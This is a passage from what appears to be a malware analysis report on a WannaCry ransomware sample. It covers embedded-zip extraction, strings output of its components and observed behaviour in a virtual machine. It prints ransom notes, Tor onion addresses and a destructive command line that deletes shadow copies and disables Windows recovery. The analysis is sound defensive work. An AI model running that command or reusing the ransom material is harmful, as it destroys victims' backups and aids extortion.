XIA	2058	PKZIP	.rsrc:0x000100F0	3446325	98.06 %	B576ADA3366908875E5CE4C83DA6153A	8.000	English-US	50 4B 03 04 14 00 01 00 08 00 AA A1 A...	P K.....J..!m g
-----	------	-------	------------------	---------	---------	----------------------------------	-------	------------	--	-----------------

Figure 15 - PKZIP file

To dig deeper into the PKZIP file, *Resource Hacker* was used. When investigating the sample in *ResourceHacker*, the analyst found a section with the file header “50 4B 03 04”, shown in **Figure 16**. This is the file header for a PKZIP file (Buchholz, n.d).

XIA	2058 : 1033	000100F0 50 4B 03 04
		00010110 77 6E 72 79

Figure 16 - PKZIP file header

As *Resource Hacker* has the option to extract resources, the analyst extracted the relevant section as a resource and, using the theory that there was a form of zip file embedded in the program, changed the extension to .zip. The analyst then attempted to extract the contents of the zip file and was met with a password prompt, as evidenced below in **Figure 17**.




Figure 17 - Password prompt

As it was previously established that “WNcry@2o17” was a password used somewhere in the process, this was entered into the prompt. As illustrated in **Figure 18**, this was successful. This confirmed that the actual malware was embedded in a zip file and that, when executed, this password is used for the malware to extract itself.

msg	5/7/2025 7:49 PM	File folder	
b.wnry	5/11/2017 12:13 PM	WNRY File	1,407 KB
c.wnry	5/11/2017 12:11 PM	WNRY File	1 KB
r.wnry	5/11/2017 7:59 AM	WNRY File	1 KB
s.wnry	5/9/2017 8:58 AM	WNRY File	2,968 KB
t.wnry	5/11/2017 6:22 PM	WNRY File	65 KB
taskdl.exe	5/11/2017 6:22 PM	Application	20 KB
taskse.exe	5/11/2017 6:22 PM	Application	20 KB
u.wnry	5/11/2017 6:22 PM	WNRY File	240 KB

Figure 18 - Extracted files

m_bulgarian.wnry	11/19/2010 7:16 PM	WNRY File	47 KB
m_chinese (simplified).wnry	11/19/2010 7:16 PM	WNRY File	54 KB
m_chinese (traditional).wnry	11/19/2010 7:16 PM	WNRY File	78 KB
m_croatian.wnry	11/19/2010 7:16 PM	WNRY File	39 KB
m_czech.wnry	11/19/2010 7:16 PM	WNRY File	40 KB
m_danish.wnry	11/19/2010 7:16 PM	WNRY File	37 KB
m_dutch.wnry	11/19/2010 7:16 PM	WNRY File	37 KB
m_english.wnry	11/19/2010 7:16 PM	WNRY File	37 KB
m_filipino.wnry	11/19/2010 7:16 PM	WNRY File	37 KB
m_finnish.wnry	11/19/2010 7:16 PM	WNRY File	38 KB
m_french.wnry	11/19/2010 7:16 PM	WNRY File	38 KB
m_german.wnry	11/19/2010 7:16 PM	WNRY File	37 KB
m_greek.wnry	11/19/2010 7:16 PM	WNRY File	48 KB
m_indonesian.wnry	11/19/2010 7:16 PM	WNRY File	37 KB
m_italian.wnry	11/19/2010 7:16 PM	WNRY File	37 KB
m_japanese.wnry	11/19/2010 7:16 PM	WNRY File	80 KB
m_korean.wnry	11/19/2010 7:16 PM	WNRY File	90 KB
m_latvian.wnry	11/19/2010 7:16 PM	WNRY File	41 KB
m_norwegian.wnry	11/19/2010 7:16 PM	WNRY File	37 KB
m_polish.wnry	11/19/2010 7:16 PM	WNRY File	39 KB
m_portuguese.wnry	11/19/2010 7:16 PM	WNRY File	38 KB
m_romanian.wnry	11/19/2010 7:16 PM	WNRY File	51 KB
m_russian.wnry	11/19/2010 7:16 PM	WNRY File	47 KB
m_slovak.wnry	11/19/2010 7:16 PM	WNRY File	41 KB
m_spanish.wnry	11/19/2010 7:16 PM	WNRY File	37 KB
m_swedish.wnry	11/19/2010 7:16 PM	WNRY File	38 KB
m_turkish.wnry	11/19/2010 7:16 PM	WNRY File	42 KB
m_vietnamese.wnry	11/19/2010 7:16 PM	WNRY File	92 KB

Figure 19 - Extracted files in /msg

As seen in **Figure 19**, several files were extracted. Notably, taskdl.exe and taskse.exe were extracted; both files were present in the strings output. As seen in **Figure 20**, the previously discovered language files were extracted in a folder called “msg”, further evidencing that these were, in fact, ransom notes. These files could not be directly opened because of the “wnry” extension, but strings could be used to analyse the contents. When *strings* was used on the English file, it confirmed that these were ransom notes (**Figure 20**).

```

\hich\af31502\dbh\af53\loch\F31502 What Happened to My Computer?
\par \{rtich\fcsl \af1\af22 \ltrch\fcsl \b\fs28\loch\af31502\dbh\af53\insrsid14313477\charrsid5733561 \hich\af31502\dbh\af53\loch\F31502 Y}\rtich\fcsl \af1\af22 \ltrch\fcsl \fs22\loch\af31502\dbh\af53\loch\F31502 Many of your documents, photos, videos, databases and other files are no longer accessible! \hich\af31502\dbh\af53\loch\F31502 e because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.
\par \hich\af31502\dbh\af53\loch\F31502 Can I Recover My Files?
\par \{rtich\fcsl \af1\af22 \ltrch\fcsl \b\fs28\loch\af31502\dbh\af53\insrsid14313477\charrsid5733561 \hich\af31502\dbh\af53\loch\F31502 S}\rtich\fcsl \af1\af22 \ltrch\fcsl \fs22\loch\af31502\dbh\af53\loch\F31502 You can decrypt some of your files for free. Try now by clicking <decrypt>.
\par \hich\af31502\dbh\af53\loch\F31502 But if you want to decrypt all your files, you need to pay.
\par \hich\af31502\dbh\af53\loch\F31502 You only have 3 days to submit the payment. After that the \hich\af31502\dbh\af53\loch\F31502 price will be doubled.
\par \hich\af31502\dbh\af53\loch\F31502 Also, if you don't pay in 7 days, you won't be able to recover your files forever.
\par \hich\af31502\dbh\af53\loch\F31502 We will have free events for users who are so poor that they couldn't pay in 6 months.
\par \{rtich\fcsl \af1\af22 \ltrch\fcsl \b\fs28\loch\af31502\dbh\af53\insrsid14313477\charrsid5733561 \hich\af31502\dbh\af53\loch\F31502 How Do I Pay?
\par \{rtich\fcsl \af1\af22 \ltrch\fcsl \b\fs28\loch\af31502\dbh\af53\insrsid14313477\charrsid5733561 \hich\af31502\dbh\af53\loch\F31502 P}\rtich\fcsl \af1\af22 \ltrch\fcsl \fs22\loch\af31502\dbh\af53\loch\F31502 Payment is accepted in Bitcoin only. For more \hich\af31502\dbh\af53\loch\F31502 information, click <About Bitcoin>.
\par \hich\af31502\dbh\af53\loch\F31502 Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
\par \hich\af31502\dbh\af53\loch\F31502 And send the correct amount to the address specified in this window.
\par \hich\af31502\dbh\af53\loch\F31502 After your payment, click <Check Pay>\hich\af31502\dbh\af53\loch\F31502 ment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.
\par \hich\af31502\dbh\af53\loch\F31502 Once the payment is checked, you can start decrypting your files immediately.
\par \{rtich\fcsl \af1\af22 \ltrch\fcsl \b\fs28\loch\af31502\dbh\af53\insrsid14313477\charrsid5733561 \hich\af31502\dbh\af53\loch\F31502 Contact
\par \{rtich\fcsl \af1\af22 \ltrch\fcsl \fs22\loch\af31502\dbh\af53\insrsid14313477\charrsid5733561 \hich\af31502\dbh\af53\loch\F31502 If you need our assistance, send a message by clicking <Contact Us>.
\par \{rtich\fcsl \af1\af22 \ltrch\fcsl \fs22\loch\af31502\dbh\af53\insrsid14313477\charrsid5733561 \hich\af31502\dbh\af53\loch\F31502 We strongly recommend you to \hich\af31502\dbh\af53\loch\F31502 not remove this software, and disable your anti-virus for a while, until you pay and the payment gets processed. If your anti-virus gets updated and removes this software automatically, it will not be able to recover your files even if you pay!}

```

Figure 20 - English ransom note

The full strings output from this file can be viewed in **Appendix A – Strings Output**.

Turning attention to the root extracted folder, all files were examined using *strings* and any noteworthy results are described below. The full output from all the files can be viewed in **Appendix A – Strings Output**.

### 3.2.4.1 C.wnry

When analysing c.wnry, the only finding of note was the apparent use of “Tor”. The file contained three “onion” addresses and a direct link to the Tor browser. Onion addresses are links that provide anonymity using the Tor browser – a browser that masks internet activity. The use of Tor and onion addresses

suggests it's highly likely that this is how the ransom payments were carried out. This ensured that the network traffic could not be traced back to the creator(s) of the malware, ensuring they remained anonymous. The *strings* output from this file can be seen in **Figure 21**.

```
gx7ekbenv2riucmf.onion;57g7spgrzlojinas.onion;xxlvbrloxvriy2c5.onion;76jdd2ir2embyv47.onion;cwnhwhlz52maq7.onion;
https://dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip
```

Figure 21 - C.wnry strings

#### 3.2.4.2 R.wnry

After using *strings* on r.wnry, what appeared to be instructions for paying the ransom were returned. The file explained that the victim's files are encrypted, and the ransom must be sent to Bitcoin addresses, confirming that the previously discovered Bitcoin addresses were indeed used for collecting the ransom. Interestingly, "%s" was used when talking about both the ransom amount and the bitcoin address. This suggests these are not hardcoded and could change each time the malware is run, as "%s" signifies a variable. This prompted the analyst to note and examine this during further analysis. The output from r.wnry can be inspected in **Figure 22**.

```
Q: What's wrong with my files?
A: Ooops, your important files are encrypted. It means you will not be able to access them anymore until they are decrypted.
   If you follow our instructions, we guarantee that you can decrypt all your files quickly and safely!
   Let's start decrypting!
Q: What do I do?
A: First, you need to pay service fees for the decryption.
   Please send %s to this bitcoin address: %s
   Next, please find an application file named "%s". It is the decrypt software.
   Run and follow the instructions! (You may need to disable your antivirus for a while.)

Q: How can I trust?
A: Don't worry about decryption.
   We will decrypt your files surely because nobody will trust us if we cheat users.

* If you need our assistance, send a message by clicking <Contact Us> on the decryptor window.
|
```

Figure 22 - R.wnry

#### 3.2.4.3 S.wnry

Analysis of s.wnry further revealed the use of Tor, as displayed in **Figure 23**.

```
Data/Tor/
Tor/libeay32.dll
Tor/libevent-2-0-5.dll
Tor/libevent_core-2-0-5.dll
Tor/libevent_extra-2-0-5.dll
Tor/libgcc_s_sjlj-1.dll
Tor/libssp-0.dll
Tor/ssleay32.dll
Tor/tor.exe
Tor/zlib1.dll
```

Figure 23 - S.wnry

As can be seen, this file includes a Tor directory and several Tor files, including "tor.exe". This suggests that s.wnry actively runs a Tor client on the victim's machine, which would link to the onion addresses held in c.wnry. The above DLL files all stem from the "libevent" dependency – a dependency required for Tor (Tor, 2019). This ensures that the malware can run Tor on any victim system.

#### 3.2.4.4 Taskdl.exe

When analysing Taskdl.exe, the analyst found evidence of file manipulation. The file contained functions such as "DeleteFileW", "FindNextFileW", and "FindFirstFileW". This behaviour suggests that the file is

searching through files and deleting them, effectively acting as a cleanup file. The use of the sleep function is invoked by the malware to pause execution of this file at intervals to attempt to avoid detection. This can be seen in **Figure 24**.

```
GetTempPathW
GetWindowsDirectoryW
DeleteFileW
FindClose
FindNextFileW
FindFirstFileW
Sleep
GetDriveTypeW
GetLogicalDrives
```

Figure 24 - Taskdl.exe

#### 3.2.4.5 Taskse.exe

The *strings* output, pictured in **Figure 25**, provided several imports that gave clues to the purpose of the taskse.exe file. Notably, the output returned functions such as “WTSEnumerateSessionA”, “waitfor”, and “waitfor.exe”. WTSEnumerateSessionA gets a list of any sessions running on a remote desktop (RDP) (Microsoft, 2024). Waitfor/waitfor.exe is a function that manages computers across networks (lizap, et al., 2023). This suggests that taskse.exe manipulates sessions over RDP.

```
WTSEnumerateSessionsA
Wtsapi32.dll
VS_VERSION_INFO
StringFileInfo
040904B0
CompanyName
Microsoft Corporation
FileDescription
waitfor - wait/send a signal over a network
FileVersion
```

Figure 25 - taskse.exe

#### 3.2.4.6 U.wnry

Investigation of the u.wnry file revealed a key insight into the purpose of this file. As displayed in **Figure 26**, the *strings* output returned functionality that hinted towards displaying a new window. *Strings* returned imports such as SetActiveWindow, SetFocus, SetForegroundWindow, SetWindowPos, and ShowWindow. These all indicate that this file displays a window to the user and prioritises it over other windows, indicated by SetFocus and SetForegroundWindow.

```

RedrawWindow
FillRect
LoadIconA
SetWindowTextW
DrawIcon
GetSystemMetrics
IsIconic
SystemParametersInfoW
SystemParametersInfoA
GetSysColor
OffsetRect
TabbedTextOutA
DrawTextA
GrayStringA
BringWindowToTop
SetActiveWindow
SetFocus
SetForegroundWindow
SetWindowPos
ShowWindow
FindWindowW
wsprintfA
USER32.dll
CreateFontA
CreateSolidBrush
PatBlt
CreateFontIndirectA
GetObjectA
GetTextExtentPoint32A
DeleteObject
BitBlt
CreateCompatibleDC
GetDeviceCaps
GetViewportOrgEx
GetWindowOrgEx
CreateRectRgn
CreateCompatibleBitmap
PtVisible
RectVisible
TextOutA

```

Figure 26 - u.wnry

Further analysis of the *strings* returned what appeared to be messages to display to the user. **Figure 27** contains a message that may appear after the ransom has been paid, **Figure 28** shows a message asking for the victims to pay to restore their files, **Figure 29** displays an error message, and **Figure 30** demonstrates what could be a main menu of the malware.

```

Connected
Sent request
Succeed
Received response
Congratulations! Your payment has been checked!
Start decrypting now!
Failed to check your payment!
Please make sure that your computer is connected to the Internet and
your Internet Service Provider (ISP) does not block connections to the TOR Network!
You did not pay or we did not confirmed your payment!
Pay now if you didn't and check again after 2 hours.
Best time to check: 9:00am - 11:00am GMT from Monday to Friday.
You have a new message:

```

Figure 27 - Payment message

```

AES128.GUI
Please select a host to decrypt.
All your files have been decrypted!
Pay now, if you want to decrypt ALL your files

```

Figure 28 - Decrypt instructions

```

Failed to send your message!
Please make sure that your computer is connected to the Internet and
your Internet Service Provider (ISP) does not block connections to the TOR Network!
Your message has been sent successfully!
You are sending too many mails! Please try again %d minutes later.
Too short message!

```

Figure 29 - Error message



```

About bitcoin
How to buy bitcoins?
Contact Us
Ooops, your files have been encrypted!
Your files will be lost on
1/1/2017 00:00:00
00:00:00:00
msctls_progress32
Progress1
Time Left
Payment will be raised on
1/1/2017 00:00:00
00:00:00:00
msctls_progress32
Progress1
Time Left
Send $300 worth of bitcoin to this address:
Message
MS Sans Serif
Cancel
Decrypt
MS Sans Serif
&Start
C&opy to clipboard
&Close
Select a host to decrypt and click "Start".
SysListView32
MS Sans Serif
Cancel
msctls_progress32
Progress1
Checking your payment...
MS Sans Serif
Cancel

```

Figure 30 - Main menu

Along with displaying information to the victim, u.wnry also contained encryption functionality (**Figure 31**). The file uses Microsoft encryption and a command that deletes all shadow copies of files and prevents Windows recovery mode, to prevent users from decrypting their files without paying.

```

Microsoft Enhanced RSA and AES Cryptographic Provider
TESTDATA
CryptGenKey
CryptDecrypt
CryptEncrypt
CryptDestroyKey
CryptImportKey
CryptAcquireContextA
Wana Decrypt0r 2.0
cmd.exe
/c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wadmin delete catalog -quiet

```

Figure 31 - Encryption and deleting shadow copies

### 3.2.4.7 B.wnry

When examining b.wnry, the *strings* output did not appear to contain any meaningful output. However, upon closer inspection, the file had the string “BM6” at the beginning of the file, as can be seen in **Figure 32**.

```

BM6
H?s>?
s>?
s>?
s>?
H?s>?
s>?
H?s>?
H6.(6
R>>

```

Figure 32 - BM6

Bitmap image headers are often prefixed with the characters “BM”, so this file was transferred to another isolated environment – a Kali Linux machine - for further investigation, as Kali Linux has built-in utilities such as hex editors.

```
42 4D 36 F9 15 00 00 00 00 00 36 00 00 00 28 00 00 00 20 03 00 00 58 02 00 00 01 00 18 00 00 00 00 00 00 F9 BM6.
```

Figure 33 - b.wnry header

As shown in **Figure 33**, the file header is **42 4D** – the file header for bitmap images (The National Archives, n.d). Therefore, it was ascertained that b.wnry was a bitmap image.

### 3.2.4.8 Encrypted Files

Out of the eight files unzipped, seven were readable (above) and one was unreadable – t.wnry (**Figure 34**). When opening this in a hex editor, no notable results were gained, and nothing could be ascertained as to what kind of file it was. Thus, it was established that t.wnry was encrypted or obfuscated and could not be analysed during the static phase.

```
File: t.wnry
MD5: 5dcaac857e695a65f5c3ef1441a73a8f
Size: 65816
```

#### Ascii Strings:

```
-----
00000000 WANACRY!
0000001C *PdIf
0000004D zxFp
00000064 nhB)>
000000B6 ?hH"
000000C0 dS%A
000000D1 nEi7I
00000145 gjrS
0000016E 'gly+
00000190 :Tf{
000001E5 X Qx
000001F9 &kDqFU
0000021A Zd$F
00000244 R8$&q
0000029C u>K@
00000368 xu>+
000003BF W' _Q1
000003DE / ^VL
0000046A , [yG
00000487 9\FF
000004FC ~*} |
0000065F 5| $G
000006CD ^| z6
00000736 u.jG68z
000007AA Q\wa
000007DF [fBc
000008F4 >YFB
00000900 cvt^
0000093D UTy7
000009BB B@lk
000009CC Yj (x
000009EF $uen
```

Figure 34 - t.wnry

### 3.2.5 Static Analysis Results Summary

As a result of the static analysis section, several key pieces of information were gained, providing insightful information into the malware's intended purpose and behaviour. Firstly, after uploading the hash of the file to *Virustotal*, it was established that the malware sample had been flagged as a variant of the WannaCry malware sample – a notorious strain of ransomware. *Virustotal* returned diskpart.exe, tasksche.exe, and chrome.exe as aliases for this sample; common application names used to evade detection.

Using *strings* uncovered that the sample was used for file manipulation and encryption, further linking to WannaCry, and three bitcoin addresses to receive the ransom payments. *Strings* also uncovered the password used by the malware to unpack itself – Wncry@2oI7 -, a command that gave all users full control

of all the files/folders in the current directory and all subdirectories, and the existence of ransom notes in 28 different languages.

Further analysis revealed that the sample was not packed, despite a high entropy, and that it was a DOS portable executable file. Further investigation into the high entropy despite no evidence of packing proved the existence of a PKZIP file embedded into the sample, which was extracted using *Resource Hacker*. The PKZIP file contained several different files, outlined below in **Table 2**.

**Table 2: Files unpacked from Resource Hacker**

File	Purpose
c.wnry	Contained five onion addresses
r.wnry	Contained instructions for paying the ransom
s.wnry	Contained dependencies to run the Tor browser
Taskdl.exe	Cleanup file
Taskse.exe	RDP manipulation
u.wnry	A display containing information about the ransom
b.wnry	A bitmap image
t.wnry	Yet unknown

As described in the table above, it was ascertained that the malware uses Tor to process any network activity, going so far as to run it on the victim's machine, to mask identity and ensure anonymity. Aiding the goal of anonymity, the attackers behind the malware use Bitcoin addresses in conjunction with Tor to fully remain unidentified.

### 3.3 DYNAMIC ANALYSIS

---

The following steps of the procedure investigate the behaviour of the malware sample when it was run. As previously stated, all stages of dynamic analysis took place in a virtual machine with the use of snapshots to restore the machine to a clean state and eliminate the effects of the malware.

#### 3.3.1 Malware Execution

Before any further dynamic analysis took place, the analyst executed the malware and simply observed its behaviour.

The first thing that noticeably changed when the malware was executed was the background. As displayed in **Figure 35**, the background changed, displaying a message telling the user that the files have been encrypted.




Figure 35 - New background

When the background changed, a file titled "@WanaDecryptor@.bmp" appeared on the desktop (Figure 36).




Figure 36 - Background with @WannaDecryptor@.bmp

As this image was a bitmap image, it was theorised that this image was contained in the previously investigated b.wnry file, as it was established that this was also a bitmap file. To compare these two files, the file hashes were examined. As suspected, the MD5 hash for b.wnry (Figure 37) and @WanaDecryptor@.bmp (Figure 38) matched: C17170262312F3BE7027BC2CA825BF0C. This confirmed that the previously discovered b.wnry file, on execution, becomes the @WanaDecryptor@.bmp file.




Figure 37 - b.wnry hash




Figure 38 - @WanaDecryptor@.bmp hash

It was also discovered that, although the malware forcibly changed the background, this could be overridden with no attempt by the malware to change it. The analyst made a completely new image – a blank screen with the phrase “test” on it – and saved it as “@WanaDecryptor@.bmp” and, as can be seen in **Figure 39**, this changed the background once more.




Figure 39 - Background changed again

The second feature of the malware upon execution was the appearance of a menu interface, exemplified in **Figure 40**. If closed, this menu reopened and appeared in the foreground again, constantly forcing the victim’s attention.



Figure 40 - Popup menu

As the previously analysed u.wnry file contained imports that ensured that a display was always in the foreground and text that matched the text displayed by the menu, it was hypothesised that these files were the same. As with b.wnry and the background image, the MD5 hashes were compared. Displayed in **Figures 41 and 42** are the file hashes of u.wnry and the pop-up menu file – “Wana Decrypt0r”.




Figure 41 - Wana Decrypt0r hash




Figure 42 - u.wnry hash

As displayed, both files have the hash “7BF2B57F2A205768755C07F238FB32CC”, confirming that upon execution, u.wnry becomes Wana Decrypt0r. Upon further investigation of the pop-up menu, it was found that there were options for multiple different languages, matching the language files previously discovered when examining the PKZIP file. The drop-down menu containing these languages can be viewed in **Figure 43**.



Figure 43 - Dropdown menu containing a list of languages

When selecting the “check payment” option, an error message matching what was found when analysing u.wnry. This is illustrated in **Figure 44**.




Figure 44 - Error message

Displayed on the menu is also a timer telling the victim how long they have to pay the ransom before the price goes up, or their files are lost forever. When investigating this, it was found that this is linked to the time on the victim’s machine. If the time is changed on the victim computer, the timer changes accordingly on the menu. Displayed in **Figure 45** is an example of the timer after changing the local machine time. As can also be seen, the price of the ransom doubled from \$300 to \$600.



Figure 45 - Menu timer after changing the time

Interestingly, after changing the time back, the timer and price both changed back to the original timer and price.

Turning attention to the files on the system, the analyst made two discoveries of note. Firstly, as displayed in **Figure 46**, new files were created, with the notable files titled “@Please\_Read\_Me@.txt”, “f.wnry”, and “m.vbs”, along with a folder called “TaskData”. Secondly, also displayed in **Figure 46**, the malware encrypted all files on the system, changing the extension to “.WNCRY”. As evidenced in **Figure 47**, the contents of the files are nonsensical and have indeed been encrypted.



Figure 46 – New Files

Figure 47 - Encrypted file

29 | Page




Figure 48 - Readme File

As with the previous files, r.wnry and @Please\_Read\_Me@.txt were hashed, and the hashes were compared. **Figures 49 and 50** display that, unlike the previous files, the hashes do not match.




Figure 49 - @Please\_Read\_Me@.txt hash




Figure 50 - r.wnry hash

Upon closer inspection, this was deduced to be caused by a change of content. R.wnry uses "%s" instead of a Bitcoin address, unlike the read me file - the read me file contained a Bitcoin address, whereas r.wnry contained the symbol for a string variable. This confirms the previous notion that the Bitcoin addresses are not hardcoded.

To analyse the newly created f.wnry, *strings* was again used to examine the file. As **Figure 51** demonstrates, this file extracts seemingly random encrypted files from the system.

```
C:\Python39\tcl\tcl8.6\msgs\ar.msg.WNCRY
C:\Python39\tcl\tcl8.6\msgs\hi.msg.WNCRY
C:\Python39\tcl\tcl8.6\msgs\ko.msg.WNCRY
C:\Python39\tcl\tcl8.6\msgs\mk.msg.WNCRY
C:\Tools\Cmder\vendor\git-for-windows\usr\share\vim\vim82\doc\sign.txt.WNCRY
C:\Tools\Cmder\vendor\git-for-windows\usr\share\vim\vim82\doc\usr_04.txt.WNCRY
C:\Tools\cyberchef\ChefWorker.js.LICENSE.txt.WNCRY
C:\Tools\cygwin\usr\share\vim\vim82\doc\message.txt.WNCRY
C:\Tools\cygwin\usr\share\vim\vim82\doc\usr_05.txt.WNCRY
C:\Tools\UniExtract\UniExtract\docs\third-party\quickbms_readme.txt.WNCRY
```

Figure 51 - f.wnry

